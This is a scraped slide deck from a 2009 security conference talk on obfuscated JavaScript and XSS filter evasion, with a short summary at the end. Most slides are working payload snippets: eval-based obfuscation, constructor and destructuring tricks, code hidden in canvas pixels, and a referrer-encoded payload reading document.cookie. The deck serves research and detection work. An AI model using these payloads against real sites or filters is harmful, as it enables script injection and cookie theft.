Download as PDF, PPTX
![Examples
● µ = self ['x61lert'], µ(1)
● location['href']=
'javascript:u0061l'+
String.fromCharCode(101)+'rt(1)'
● top[<>alert</>](1)
● eval(unescape('%61')+/lert(1)/[-1])](https://image.slidesharecdn.com/jsfhen-091122040909-phpapp02/85/JavaScript-From-Hell-CONFidence-2-0-2009-10-320.jpg)
![Examples
●
Using regular expressions as functions
● (/padding/)(/payload/)
●
DOM Objekte can be functions too
● !location(payload)
●
Destructuring assignment
● [,,padding]=[,,payload]
● [,location]=[,'javascript:alert(1)']
● [,a,a(1)]=[,alert]](https://image.slidesharecdn.com/jsfhen-091122040909-phpapp02/85/JavaScript-From-Hell-CONFidence-2-0-2009-15-320.jpg)
![More Examples
●
Execute code without parenthesis
● {x:window.onunload=alert}
● ''+{toString:alert}
●
Prototypes and call()
● (1,[].sort)()[[].join.call('at','ler')](1)
●
Empty return values
● {x:top['al'+new Array+'ert'](1)}](https://image.slidesharecdn.com/jsfhen-091122040909-phpapp02/85/JavaScript-From-Hell-CONFidence-2-0-2009-16-320.jpg)
![Advanced String Obfuscation
●
Generate strings from multibyte characters
● String.charCodeAt(' 朱 ').toString(16)
●
Generate strings from numbers
● top[(Number.MAX_VALUE/45268).toString(36)
.slice(15,19)]
((Number.MAX_VALUE/99808).toString(36)
.slice(71,76)+'("XSS")')
●
Reverse base64
● window['a'+btoa(' êí')](1)•](https://image.slidesharecdn.com/jsfhen-091122040909-phpapp02/85/JavaScript-From-Hell-CONFidence-2-0-2009-17-320.jpg)
![The Code
●

Generating strings from RGB color values
function a() {
c=document.getElementById("c"),x=c.getContext("2d"),
i=document.getElementById("i")
x.drawImage(i, 0, 0),d=x.getImageData(0, 0, 3, 3),
p=''
for(y in d.data) {
if(d.data[y] > 0 && d.data[y] < 255) {
p+=String.fromCharCode(d.data[y])
}
}
eval(p)
}](https://image.slidesharecdn.com/jsfhen-091122040909-phpapp02/85/JavaScript-From-Hell-CONFidence-2-0-2009-19-320.jpg)
![Or even more
●
CSS color values, background URIs etc. etc.
● document.styleSheets[0].cssRules[0]...
●

Using image binaries to hide payload
●
Canvas helps a lot
● escape(atob(document.createElement('canvas')
.toDataURL('image/jpeg').slice(23)))](https://image.slidesharecdn.com/jsfhen-091122040909-phpapp02/85/JavaScript-From-Hell-CONFidence-2-0-2009-20-320.jpg)
![Payload via TinyURL
●
Payload from base64-ed URL suffix
●
Hidden in the referrer
●
http://tinyurl.com/YWxlcnQoZG9jdW1lbnQuY29va2llKQ
● eval(atob(document.referrer.split(///)[3]))](https://image.slidesharecdn.com/jsfhen-091122040909-phpapp02/85/JavaScript-From-Hell-CONFidence-2-0-2009-22-320.jpg)
![Strings made out of Nothing
●
AKA No-Alnum Scene“ :)„
●
Up- and downcast
●
{}+'' becomes „[object Object]“
●
!''+'' becones „false“
●
-~'' becomes 1 and -~-~'' becoms 2](https://image.slidesharecdn.com/jsfhen-091122040909-phpapp02/85/JavaScript-From-Hell-CONFidence-2-0-2009-23-320.jpg)
![Retrieving DOM Objects
●
Hard to detect payload execution
●
Payload hidden in DOM variables
●
Examples
● (1,[]['sort'])()['alert'](1)
● [].constructor.constrcutor()()['alert'](1)](https://image.slidesharecdn.com/jsfhen-091122040909-phpapp02/85/JavaScript-From-Hell-CONFidence-2-0-2009-24-320.jpg)
![Constructors and More
●
Some examples
●
Perfect for testing against sandboxes
● /./.__proto__.__proto__.constructor(alert)(1)
● Text.constructor([alert][0])(1)
● Window.__parent__[/alert/.source](1)
● Attr.__proto__.constructor.apply(0,[alert])(1)
● XULCommandEvent.__parent__](https://image.slidesharecdn.com/jsfhen-091122040909-phpapp02/85/JavaScript-From-Hell-CONFidence-2-0-2009-25-320.jpg)
![Example
●
Own prototype
● y=[[x=btoa('alert(1)')]
+''.split('',x.length),z=''];
for(var i in top) z+=btoa(i+top[i]
+Math.random(delete y[0]))
for(var i=0;i<x.length;i++)
y.push('z['+z.indexOf(x[i])+']')
eval('eval(atob('+y.join('+').slice(2)+'))')](https://image.slidesharecdn.com/jsfhen-091122040909-phpapp02/85/JavaScript-From-Hell-CONFidence-2-0-2009-28-320.jpg)
![Examples
●
Expression Closures
● (function()alert(1))()
● (function($)$(1))(alert)
●
Generator Expressions
● for([]in[$=alert])$(2)
● $=[(alert)for([]in[0])][0],$(1)
●
Iterators
● Iterator([$=alert]).next()[1],$(1)](https://image.slidesharecdn.com/jsfhen-091122040909-phpapp02/85/JavaScript-From-Hell-CONFidence-2-0-2009-34-320.jpg)

This document summarizes Mario Heiderich's talk on obfuscated JavaScript malware. The talk covered the history of JavaScript and how it has evolved from being frowned upon due to security issues to becoming essential for modern web applications. It then discussed how JavaScript is commonly used in malware through techniques like string obfuscation, eval injection, and hiding payloads in the DOM. The talk concluded by exploring how obfuscation could become even more advanced using new JavaScript features and discussed challenges in detecting obfuscated malware.


